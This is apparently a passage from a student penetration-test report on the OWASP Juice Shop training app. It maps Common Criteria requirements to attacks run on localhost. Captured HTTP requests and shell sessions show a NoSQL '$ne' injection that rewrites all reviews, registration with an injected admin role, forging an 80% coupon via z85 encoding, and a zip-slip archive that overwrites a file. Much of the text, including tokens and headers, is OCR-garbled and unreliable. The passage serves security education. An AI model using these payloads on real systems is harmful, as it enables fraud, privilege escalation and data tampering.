sInRlbbHV4ZlPrhaz2WIi0Jl1vibGzfExvZ2l:USXAl0J1J1bnRlZn1UzN0L1CJwcwraNk1sQh1Z2U:0:1:J3NlJhNvCH1bGljL2t1yWbLcy9d
GxyyRzl2RIjZfElbHbZGph1SwvrcLCJ0h3MuQD2:cvV0J:0:1:1x1x1xNBY3ipdnIL0:RydWlsinNyZWF02WfbC16:1:4b1t1H0tH0cgh0k
6K:MN6DQUNTC51CsuvWbuvKCzInWzGFD2WbRbC16:1:W:1:MD0uMdgHD4:5W2b5MULN:k4ICswMdwvKCsInRlbbGV02WbRbC16:5nVsbsH0sI
nLhd1tH0tY:1:4b1t400:0:Zkhw1jx0h:UyMdh0o4:4f0, cvN3EV0SRA0nLZ4b9HFcsx4B:z2H:jkL90okSr20zFysJndPh4btGiWa2XRNZ
0vnS0lFh0jB0KAjD0:Py5j:1k1QZr6LDuzq_MD-Zakec6c0IW3rHCPWh-6vJmWmyu81L72kR7ks-iq9ch8t0PoZjx21C-z0T020WVyx0
B:sec-ch-ua-mobile:10
9:User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4664.49 Safari/537.36
10:sec-ch-ua-platform:"Linux"
11:Origin: http://localhost:3000
12:Sec-Fetch-Site: same-origin
13:Sec-Fetch-Mode: cors
14:Sec-Fetch-Dest: empty
15:Referer: http://localhost:3000/
16:Accept-Encoding: gzip, deflate
17:Accept-Language: en-US,en;q=0.9
18:Cookie: language=en; welcomeBanner_status=dismiss; cookieConsent_status=dismiss; continueCode=
Nbhs1GFbPhyt3co1rT8-WM0R:25SLUrKnc0TK2fHmT0a9s1cebsq1pM05; token=
eyJsbWdhIjoiJKV1QlCJhgcOjJSJzEiNjJ9.eyJ2dGFnZmlyZW1yZGF0YSIsInYjZCISMSwidXNLcnShbWUoLiLcJlbwPzbCIGInKhl0U0gjlawWN1LXN0L9wJ1vocJGFzc3rvca0:0:0:1:WMTkyD1zTzYn0:3H:1:1MD0uhrvWb1:K2:54:1:MCIsinJvhGluJ:JzGph1I
sInRlbbHV4ZlPrhaz2WIi0Jl1vibGzfExvZ2l:USXAl0J1J1bnRlZn1UzN0L1CJwcwraNk1sQh1Z2U:0:1:J3NlJhNvCH1bGljL2t1yWbLcy9d
GxyyRzl2RIjZfElbHbZGph1SwvrcLCJ0h3MuQD2:cvV0J:0:1:1x1x1xNBY3ipdnIL0:RydWlsinNyZWF02WfbC16:1:4b1t1H0tH0cgh0k
6K:MN6DQUNTC51CsuvWbuvKCzInWzGFD2WbRbC16:1:W:1:MD0uMdgHD4:5W2b5MULN:k4ICswMdwvKCsInRlbbGV02WbRbC16:5nVsbsH0sI
nLhd1tH0tY:1:4b1t400:0:Zkhw1jx0h:UyMdh0o4:4f0, cvN3EV0SRA0nLZ4b9HFcsx4B:z2H:jkL90okSr20zFysJndPh4btGiWa2XRNZ
0vnS0lFh0jB0KAjD0:Py5j:1k1QZr6LDuzq_MD-Zakec6c0IW3rHCPWh-6vJmWmyu81L72kR7ks-iq9ch8t0PoZjx21C-z0T020WVyx0
19:Connection: close
20:
21: {
    "message": "inn442", ✓
    "author": "admin@juice-shop"
}

```

Response:

```

1. HTTP/1.1 201 Created
2. Access-Control-Allow-Origin: *
3. X-Content-Type-Options: nosniff
4. X-Frame-Options: SAMEORIGIN
5. Feature-Policy: payment 'self'
6. Content-Type: application/json; charset=utf-8
7. Content-Length: 20
8. ETag: W/"14-YS8wUE/vbSikKct/WuallL65U"
9. Vary: Accept-Encoding
10. Date: Sun, 08 May 2022 13:04:50 GMT
11. Connection: close
12:
13: {
    "status": "success" ✓
}

```

- this single review was success

2. the reviews are stored in the MongoDB, ∴ replacing the PUT with PATCH and removing the identification for the user (i.e. 24 in this case from the URL)

- use this payload `"id": "$ne": -1, "message": "NoSQL Injection"` and resubmit the request in burp

10.4.2 Outcomes (evidence) of the penetration testing in 10.4

- the PATCH request was successful

request:


```
Pretty Raw Hex ⌂ In ⌂
1 PATCH /rest/products/1/reviews HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 54
4 sec-ch-ua: "Not A[nd]Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Authorization: Bearer eyJhbGciOiJIaTwkIjHbcgICiQJXl0iJzdwNjZXNzliiwiZGF0YS16eyJpZC16BwidXNlcmshbWUoOiiLcJlbWFpbC16InRkbMu0QplaWN1LXNolnSwIwccGFzc3iwcG16i0iTwMtkyDfTzYiYn0SMzI1MDi1NxVwNj1kZjE4Yj1wMCtsIn2vGbUo1hZG1pbisTa7rUlhV4ZVRv2wVtjo2ivwbfFzdExvZ2l1usXkA1o1b1nRlZnUz2w0ILCjwcnSmaw1sWmhz22i0iJhc3N1dvhvChvibGl1L2ltYwfcy1cGxvYWhzL2RiZnf1bHnBZG1pbiswvncilCj003PwAU2VicnV0joi1iv1zvXNBY3Pdpdi0iOrRydWUsInKyZMF0ZWRBdCTG1j1wNj1TMDi1hDgDm1jKND0uMT57CswDowMCtsIn1wZGF0ZWRBdCTG1j1wNj1TMDi1hDgDm1jKND0uNj14IC5vDwMfC15i1nRlbgV6Z0WfBdC1ebnvsbHs1n1hdC16Ht1Mj1xMj1g400w1ZKh1j1xxtj1yfD1w00g4f0,cwNEBVGSRAgnLZ1b2HFCzxB8_c2Hkj1ku90okSrZD2FYsJp+P14hGiWAq2XRN20VnSQLFhQd3oKaj10rfsyjik1Qz-GLduzq_-HD-ZsKecf6OTW3rHPWWh-60vJnnYnYuBT172KR7ks-q59-H8tGPoZjx2JC-z0T020WVyzG0
8 sec-ch-ua-mobile: 10
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4564.45 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status-dismiss; cookieconsent_status-dismiss; continueCode-Mhj1QFMPluy13InT0MjB1i5SLuHKn1kOTx2hKTOs5b1cbesq4pMuJS; token=eyJhbGciOiJIaTwkIjHbcgICiQJXl0iJzdwNjZXNzliiwiZGF0YS16eyJpZC16BwidXNlcmshbWUoOiiLcJlbWFpbC16InRkbMu0QplaWN1LXNolnSwIwccGFzc3iwcG16i0iTwMtkyDfTzYiYn0SMzI1MDi1NxVwNj1kZjE4Yj1wMCtsIn2vGbUo1hZG1pbisTa7rUlhV4ZVRv2wVtjo2ivwbfFzdExvZ2l1usXkA1o1b1nRlZnUz2w0ILCjwcnSmaw1sWmhz22i0iJhc3N1dvhvChvibGl1L2ltYwfcy1cGxvYWhzL2RiZnf1bHnBZG1pbiswvncilCj003PwAU2VicnV0joi1iv1zvXNBY3Pdpdi0iOrRydWUsInKyZMF0ZWRBdCTG1j1wNj1TMDi1hDgDm1jKND0uMT57CswDowMCtsIn1wZGF0ZWRBdCTG1j1wNj1TMDi1hDgDm1jKND0uNj14IC5vDwMfC15i1nRlbgV6Z0WfBdC1ebnvsbHs1n1hdC16Ht1Mj1xMj1g400w1ZKh1j1xxtj1yfD1w00g4f0,cwNEBVGSRAgnLZ1b2HFCzxB8_c2Hkj1ku90okSrZD2FYsJp+P14hGiWAq2XRN20VnSQLFhQd3oKaj10rfsyjik1Qz-GLduzq_-HD-ZsKecf6OTW3rHPWWh-60vJnnYnYuBT172KR7ks-q59-H8tGPoZjx2JC-z0T020WVyzG0
19 Connection: close
20
21 {
  "id": {
    "$_ne": -1
  },
  "message": "NoSQL Injection!"
}
```

response:

```
Pretty Raw Hex Render ⌂ In ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=UTF-8
7 Etag: W/1e52-1nCQyixB3icC59JH7nrk0jk"
8 Date: Sun, 08 May 2022 13:25:47 GMT
9 Connection: close
10 Content-Length: 7762
11
12 {
  "modified": 27,
  "original": [
    {
      "message": "Fresh out of a replicator",
      "author": "jin@juice-sh.op",
      "product": 22,
      "likesCount": 0,
      "likedBy": [],
      "_id": "2PfrMgWf6zExHg6t"
    },
    {
      "message": "I'll be there. Will you, too?",
      "author": "bjeppe@owasp.org",
      "product": 14,
      "likesCount": 0,
      "likedBy": [],
      "_id": "76QFqBqMDzYeBCxt"
    },
    {
      "message": "One of my favorites!",
      "author": "admin@juice-sh.op",
      "product": 1,
      "likesCount": 0,
      "likedBy": [],
      "_id": "9rGByHtfek05tS19"
    }
  ]
}
```

You successfully solved a challenge: NoSQL Manipulation (Update multiple product reviews at the same time.)

- check random product reviews to confirm



10.4.3 Explanation of how the evidence included in 10.4 proves that [SFR10] is violated

- TSF failed to secure access to MongoDB thereby allowing NoSQL Injection to:
 - bypass authentication to
 - expose all the reviews for all the users
 - allowing update of reviews by someone else
- The TSF was unable to implement a policy to stop mass assignment of data on behalf of other users, hence the SFR was violated

11 SFR11 - FDP_ACF.1.3

The TSF shall explicitly authorise access of subjects to objects based on the following additional rules: **only a user with root rights can register another user as an admin user**

11.1 [SFR11 - VC1] - Register as a user with administrator privileges

1. This VC is already covered as [SFR12 - VC1] in step [12.1](#)
2. the penetration testing is covered in step [12.1.2](#)
3. the evidence of the outcome shown in step [12.1.3](#)
4. **Violation of SFR11**

- the TSF allowed a user without root rights [*realadmin@city.ac.uk*, role='customer'] to register another user [*randomadmin@city.ac.uk*, role='admin'] as admin user

12 SFR12 - FDP_ACF.1.4

The TSF shall explicitly deny access of subjects to objects based on the following additional rules:
no normal or admin user can register himself/herself or another user as an admin user

12.1 [SFR12 - VC1] - Register as a user with administrator privileges

12.1.1 Description of penetration testing that was carried out for [SFR12 - VC1]

1. Query the *Users* table to find the *role* assigned to each user

- there are users with roles ['customer', 'admin', 'deluxe']

- to accomplish this task I need to register user with role='admin'

2. Try registering new user `realadmin@city.ac.uk`

User Registration

Email *

Password *

① Password must be 5-40 characters long.

Repeat Password *

9/40

Show password advice

Security Question *

What's your favorite place to go hiking?

① This cannot be changed later!

Answer *

3. capture this query in burpsuite and send it to Repeater

Request

```
Pretty Raw Hex ⌂ \n ⌂
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 278
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  gQV4m8kDaKw9bvHd8EFyURuqcaISTYiwlSKLfeLsalc36Gzon7R52P16YLx3E
18 Connection: close
19
20 {
  "email": "realadmin@city.ac.uk",
  "password": "realadmin",
  "passwordRepeat": "realadmin",
  "securityQuestion": {
    "id": 14,
    "question": "What's your favorite place to go hiking?",
    "createdAt": "2022-05-05T13:12:47.064Z",
    "updatedAt": "2022-05-05T13:12:47.064Z"
  },
  "securityAnswer": "peak district"
}
```

4. Use burpsuite to re-run the query executed in step 1 to find the role assigned to the new user created in step 2

Response	Count
"name": "realadmin@city.ac.uk", "description": "", "price": "313b2f778a034ecc4deddedb666160a0", "deluxePrice": "customer", "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 20, "name": "standjuice-shop", "description": "SmilinStan", "price": "e9048a3f43d5e094ef733f3bd88ea64", "deluxePrice": "deluxe", "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 21, "name": "realadmin@city.ac.uk", "description": "", "price": "313b2f778a034ecc4deddedb666160a0", "deluxePrice": "customer", "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}]	8 matches

- The default role assigned is 'customer' and needs to be "admin"

5. Add the role = 'admin' in the JSON, the query was successful, I solved the challenge

Response	Count
HTTP/1.1 400 Bad Request Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' Content-Type: application/json; charset=utf-8 Content-Length: 92 Etag: W/"5c--kgvgI4J0yF1WwfivwTQbfxSUVcK0" Vary: Accept-Encoding Date: Fri, 06 May 2022 17:50:17 GMT Connection: close	1

- but the user wasn't registered as the email was not unique

12.1.2 Outcomes (evidence) of the penetration testing in 12.1

- Re-run the query in burpsuite using new email with role='admin'

```

Request
Pretty Raw Hex Render In
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 297
4 sec-ch-ua: "Not A;Brand";v="99", "chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continuousCode=g9v4nKwWGbMdREFyURuqcqISTYivSKLfelSalc96Gzon7R52P16YLxSE
18 Connection: close
19
20 {
21   "email": "randomadmin@city.ac.uk",
22   "password": "realadmin",
23   "passwordRepeat": "realadmin",
24   "role": "admin",
25   "securityQuestion": {
26     "id": 14,
27     "question": "What's your favorite place to go hiking?"
28   },
29   "securityAnswer": "peak district"
}

```

```

Response
Pretty Raw Hex Render In
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: /api/Users/22
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 315
9 Etag: W/13b-YEB20JwJ0gYN1PSUj4aIVi-TL4*
10 Date: Fri, 06 May 2022 17:53:07 GMT
11 Vary: Accept-Encoding
12 Connection: close
13
14 {
15   "status": "success",
16   "data": {
17     "username": "",
18     "deluxeToken": "",
19     "lastLoginIp": "0.0.0.0",
20     "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
21     "isActive": true,
22     "id": 22,
23     "email": "randomadmin@city.ac.uk",
24     "role": "admin",
25     "updatedAt": "2022-05-06T17:53:06.920Z",
26     "createdAt": "2022-05-06T17:53:06.920Z",
27     "deletedAt": null
28   }
}

```

- Confirm new admin user

```

Request
Pretty Raw Hex Render In
1 GET /rest/products/search?q=apple%20admin
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIi

```

```

Response
Pretty Raw Hex Render In
1 {"id":20,"name": "realadmin@city.ac.uk","description":"","price": 20,"deluxePrice": "realadmin@city.ac.uk","image": 6,"createdAt": "2022-05-06T17:53:06.920Z","updatedAt": "2022-05-06T17:53:06.920Z","deletedAt": null}, {"id":22,"name": "randomadmin@city.ac.uk","description":"","price": 20,"deluxePrice": "randomadmin@city.ac.uk","image": 6,"createdAt": "2022-05-06T17:53:06.920Z","updatedAt": "2022-05-06T17:53:06.920Z","deletedAt": null}
2 10 matches

```

12.1.3 Explanation of how the evidence included in 12.1 proves that [SFR12] is violated

- Violation of SFR12** - The TSF was not able to prevent a normal user `realadmin@city.ac.uk` to register another user `randomadmin@city.ac.uk` as an admin user as shown in 2 of 12.1.2

13 SFR13 - FDP_SDI.2.2

Upon detection of a data integrity error, the TSF shall decline any operation related to the particular piece of data.

FDP_SDI.1 Stored data integrity monitoring

Hierarchical to: No other components.

Dependencies: No dependencies.

FDP_SDI.1.1 The TSF shall monitor user data stored in containers controlled by the TSF for [assignment: *integrity errors*] on all objects, based on the following attributes: [assignment: *user data attributes*].

FDP_SDI.2 Stored data integrity monitoring and action

Hierarchical to: FDP_SDI.1 Stored data integrity monitoring

Dependencies: No dependencies.



FDP_SDI.2.1 The TSF shall monitor user data stored in containers controlled by the TSF for [assignment: *integrity errors*] on all objects, based on the following attributes: [assignment: *user data attributes*].

FDP_SDI.2.2 Upon detection of a data integrity error, the TSF shall [assignment: *action to be taken*].

13.1 [SFR13 - VC1] - Forge a coupon code that gives you a discount of at least 80

13.1.1 Description of penetration testing that was carried out for [SFR13 - VC1]

1. following on from steps as in 1 and 2 of 9.1
2. open the *coupons_2013.md.bak* file using null injection like done previously



3. the 12th coupon code's last five characters are different then the first 11 coupon codes
 - assuming 12th to be the target coupon code
4. ASCII85 encoding mechanism z85 ([Pieter-Hintjens, 2022](#)) appears to have been used to encode the coupons
5. I have node.js installed on my kali linux virtual machine, hence installed the package for z85 encoding/decoding the coupon codes

The screenshot shows a terminal window with the command "npm install -g z85-cli" being run. The output indicates 2 packages were added and 3 packages were audited in 2 seconds, with 0 vulnerabilities found.
6. it appears the first 11 coupon codes when decoded offer 10% discounts from months Jan13-Nov13
 - i.e. 11 months hence 11 codes

```
(root@kali)-[~/home/kali/Documents]
# z85 -d "n<MibgC7sn"
JAN13-10

(root@kali)-[~/home/kali/Documents]
# z85 -d "mNYS#gC7sn"
FEB13-10

(root@kali)-[~/home/kali/Documents]
# z85 -d "pes[BgC7sn"
NOV13-10
```

7. Struggling to find the encoding used for last coupon code

```
(root@kali)-[~/home/kali/Documents]
# z85 -d "l}6D$gC7ss"
Input not recognized as z85 encoded. See http://rfc.zeromq.org/spec:32
```


8. At this stage, having checked all 12 coupon codes, it is fair to say that none of them is related to discount of 80%

9. create/forge a code for MAY22-80 i.e May 2022 80% discount

```
(root@kali)-[~/home/kali/Documents]
# z85 -d "n<Mibh.u)v"
JAN17-50

(root@kali)-[~/home/kali/Documents]
# z85 -e MAY22-80
o*I]qga+Et
```

10. add item to basket for checkout



11. use standard delivery

Delivery Address

klik
-0-203-3-20, 23-203-20, -23-2032-03, 10930909
UK
Phone Number 2222222

Choose a delivery speed

	Price	Expected Delivery	
<input type="radio"/>	1 Day Delivery	0.99¤	1 Days
<input type="radio"/>	Fast Delivery	0.50¤	3 Days
<input checked="" type="radio"/>	Standard Delivery	0.00¤	5 Days

Back Continue

13.1.2 Outcomes (evidence) of the penetration testing in 13.1

- use the coupon code generated in step 13.1.1 of 13.1

The screenshot shows a 'My Payment Options' page. At the top, there are buttons for 'Add new card' and 'Add a credit or debit card'. Below that, a section for 'Pay using wallet' shows a 'Wallet Balance 0.00' and a button to 'Pay 89.99d'. A 'Redeem' button is visible next to it. In the middle, there's a 'Add a coupon' field containing the code 'o*!Jqga+Et'. Below this, a note says 'Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!' and a progress bar shows '10/10'. A green 'Redeem' button is at the bottom right of the coupon input. At the bottom of the page, there are 'Back' and 'Continue' buttons.

- I got a success message, the amount reduced from 179.98 to 36

This screenshot shows the same 'My Payment Options' page after the coupon was applied. The 'Pay using wallet' section now shows a 'Wallet Balance 0.00' and a button to 'Pay 36.00d'. A red arrow points to this button. The rest of the interface is identical to the first screenshot, including the coupon input field and the 'Redeem' button.

13.1.3 Explanation of how the evidence included in 13.1 proves that [SFR13] is violated

- The TSF should've implemented a redeemable/valid coupon codes that can be applied at the checkout also
 - discount above a certain percentage should not have been allowed during the checkout
- However, I was able to forge a non-existing coupon code with 80 percent discount
 - the TSF failed to implement policies which would have not have accepted any coupon code other than mentioned in the *coupons_2013.md.bak* file
 - acceptance of the forged coupon code resulted in data integrity issues , hence, this has caused violation of this SFR

13.2 [SFR13 - VC2] - Overwrite the Legal Information file

13.2.1 Description of penetration testing that was carried out for [SFR13 - VC2]

1. the twitter account of juice shop gives a clue that it accepts zip files




2. following on from steps as in 1 and 2 of 9.1

3. open the **legal.md** exploiting null poison byte vulnerability as before

4. I'm going to try and exploit the directory traversal attack to overwrite the *legal.md* file ([snyk security, 2022](#)).

5. view the directory structure by inspecting the ftp page



6. create `legal.md` file

(1)create a directory `..//ftp`

(2) create a file `..//ftp/legal.md`

(3) override the `..//ftp/legal.md` contents with *INM442 Data Integrity error*

(4) display contents

```
(root@kali)-[~/home/kali/Documents]
# mkdir ..//ftp
#
(root@kali)-[~/home/kali/Documents]
# touch ..//ftp/legal.md
#
(root@kali)-[~/home/kali/Documents]
# echo "INM442 Data Integrity error" > ..//ftp/legal.md
#
(root@kali)-[~/home/kali/Documents]
# cat ..//ftp/legal.md
INM442 Data Integrity error
```

7. using linux command line tool, zip the `legal.md` file, rename it to `legal-exploit.zip`

```
(root@kali)-[~/home/kali/Documents]
# zip legal-exploit.zip ..//ftp/legal.md
adding: ..//ftp/legal.md (stored 0%)
#
(root@kali)-[~/home/kali/Documents]
# ls
announcement_encrypted.md  bender.txt          legal-exploit.zip  pwdhash
beforepwdhash               credentials.txt    NewHash           schema.htm
```

```
[root@kali)-[/home/kali/Documents]
# zipinfo legal-exploit.zip
Archive: legal-exploit.zip
Zip file size: 208 bytes, number of entries: 1
-rw-r--r-- 3.0 unix      28 tx stor 22-May-08 05:53 ..//ftp/legal.md
1 file, 28 bytes uncompressed, 28 bytes compressed: 0.0%
```

8. login to juiceshop, navigate to complain tab and attach the zipped **legal-exploit.zip** file

Complaint

Customer
inm442@city.ac.uk

Message *
legal-exploit.zip

Invoice: Choose File legal-exploit.zip

> Submit

9. click submit

Complaint

Customer support will get in touch with you soon! Your complaint reference is #6

Customer
inm442@city.ac.uk

Message *
legal-exploit.zip

Invoice: Choose File No file chosen

> Submit

10. viewing the **legal.md** file shows no change so far

← → ⌂ ⓘ localhost:3000/ftp/legal.md

Legal Information

... (large block of placeholder text)

11. repeat steps 6 to 9 but this time the directory structure **..../ftp**

```
[root@kali)-[/home/kali/Documents]
# mkdir ../../ftp
mkdir: cannot create directory ' ../../ftp': File exists

[root@kali)-[/home/kali/Documents]
# zip exploit.zip ../../ftp/legal.md
adding: ../../ftp/legal.md (stored 0%)

[root@kali)-[/home/kali/Documents]
# cat ../../ftp/legal.md
INM442 Data Integrity error
```

```
(root@kali)-[~/home/kali/Documents]
# zipinfo legal-exploit.zip
Archive:  legal-exploit.zip
Zip file size: 400 bytes, number of entries: 2
-rw-r--r--  3.0 unx      28 tx stor 22-May-08 05:53 ..//ftp/legal.md
-rw-r--r--  3.0 unx      28 tx stor 22-May-07 20:03 ..//ftp/legal.md
2 files, 56 bytes uncompressed, 56 bytes compressed:  0.0%
```

13.2.2 Outcomes (evidence) of the penetration testing in 13.2

1. **legal.md** file was overwritten

13.2.3 Explanation of how the evidence included in 13.2 proves that [SFR13] is violated

